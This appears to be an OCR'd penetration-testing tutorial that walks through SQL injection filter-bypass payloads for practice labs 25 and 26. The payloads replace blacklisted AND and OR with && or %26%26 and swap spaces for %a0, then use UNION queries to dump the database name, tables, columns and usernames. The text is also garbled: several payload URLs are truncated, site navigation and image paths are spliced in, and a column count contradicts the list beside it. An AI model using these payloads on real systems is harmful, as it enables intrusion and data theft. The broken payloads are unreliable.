How to Bypass SQL Injection Filter Manually

posted in DATABASE HACKING , KALI LINUX , PENETRATION TESTING on JUNE 3, 2017

by RAJ CHANDEL SHARE

In **previous** article you have learned the basic concepts of SQL injection but in some scenarios you will find that your basic knowledge and tricks will fail. The reason behind that is the protection that developer had applied to prevent SQL injection, sometimes developer use filters to strip out few characters and OPERATORS from the user input before adding it to the query for SQL statement to prevent SQL Injection. Today's article will help you to face such situations and will tell you how to bypass such filters. Here again we'll be using DHAKKAN SQLI labs for practice.

Let's start!!

LESSION 25

In Lab 25 **OR** and **AND function** are **Blocked** here we will try to bypass sql filter using their substitute.

function blacklist($id)

$id= preg_replace('/or/i',"", $id); //strip out OR (non case sensitive)

$id= preg_replace('/AND/i',"", $id); //Strip out AND (non case sensitive)

Since alphabetic word OR, AND are blacklisted, hence if we use AND 1=1 and OR 1=1 there would be no output therefore I had use %26%26 inside the query.

Following are replacement for AND and OR

AND : && %26%26

OR : ||

Open the browser and type following SQL query in URL

```
1 http://localhost:81/sqli/Less-25/?id=1' %26%26 1=1 --+
```

From screenshot you can see we have successfully fixed the query for AND (&&) into URL encode as %26%26. Even when AND operator was filtered out.

Once the concept is clear to bypass AND filter later we need to alter the SQL statement for retrieving database information.

```
1 http://localhost:81/sqli/Less-25/?id=-1' union select 1,2,3 %26%26 1=1
```

Categories

- BackTrack 5 Tutorials
- Best of Hacking
- Browser Hacking
- Cryptography & Stegnography
- CTF Challenges
- Cyber Forensics
- Database Hacking
- Domain Hacking
- Email Hacking
- Footprinting
- Hacking Tools
- Kali Linux
- Nmap
- Others
- Penetration Testing
- Social Engineering Toolkit
- Trojans & Backdoors
- Website Hacking
- Window Password Hacking
- Windows Hacking Tricks
- Wireless Hacking
- Youtube Hacking

Type following query to retrieve database name using union injection

```
http://localhost:81/sqli/Less-25/?id=-1' union select 1,database(),3 %2
```


hence you can see we have successfully get **securtiy** as database name as result.

Articles

Select Month

Facebook Page

Be the first of your friends to like this




Next query will provide entire table names saved inside the database.

```
http://localhost:81/sqli/Less-25/?id=-1' union select 1,group_concat(tc
```

From screenshot you can read the following table names:

```
T1: emails
```

```
T2: referers
T3: uagents
T4: users
```




Now we'll try to find out column names of users table using following query.

```
http://localhost:81/sqli/Less-25/?id=-1' union select 1,group_concat(cc
```

Hence you can see it contains 4 columns inside it.

```
C1: id
C2: username
C3: password
```




At last execute following query to read all username inside the table users from inside its column.

```
http://localhost:81/sqli/Less-25/?id=-1' union select 1,group_concat(us
```

From screenshot you can read the fetched data.

Hence in lesson 25 we have learn how to bypass AND, OR filter for retrieving information inside the database.



Lession 26

You will find lab 26 more challenging because here space,Comments,OR and AND are Blocked so now we will try to bypass sql filter using their substitute.

Following are function blacklist($id)

preg_replace('/or/i',"", $id); //strip out OR (non case sensitive)

$id= preg_replace('/and/i',"", $id); //Strip out AND (non case sensitive)

$id= preg_replace('/[\/*]/',"", $id); //strip out /*

$id= preg_replace('/[-]/',"", $id); //Strip out —

$id= preg_replace('/[#]/',"", $id); //Strip out #

$id= preg_replace('/[\s]/',"", $id); //Strip out spaces


$id= preg_replace('/[\/\\\\]/',"", $id); //Strip out slashes

This lab has more filters as compared to lab 25 because here space,Comments are also Blocked. Now execute following query In URL .

```
http://localhost:81/sqli/Less-26/?id=1'%a0%26%26'1=1
```


From screenshot you can see we have successfully fixed the query for SPACE into URL encode as %a0

Blanks = ('%09', '%0A', '%0C', '%0D', '%0B' '%a0')



Once the concept is clear to bypass AND, OR and SPACE filter later we need to alter the SQL statement for retrieving database information.


```
1 http://localhost:81/sqli/Less-26/?id=0'%a0union%a0select%a01,2,3%a0%26%
```



Type following query to retrieve database name using union injection.

```
http://localhost:81/sqli/Less-26/?id=0'%a0union%a0select%a01,database(
```

Hence you can see we have successfully get **securtiy** as database name as result



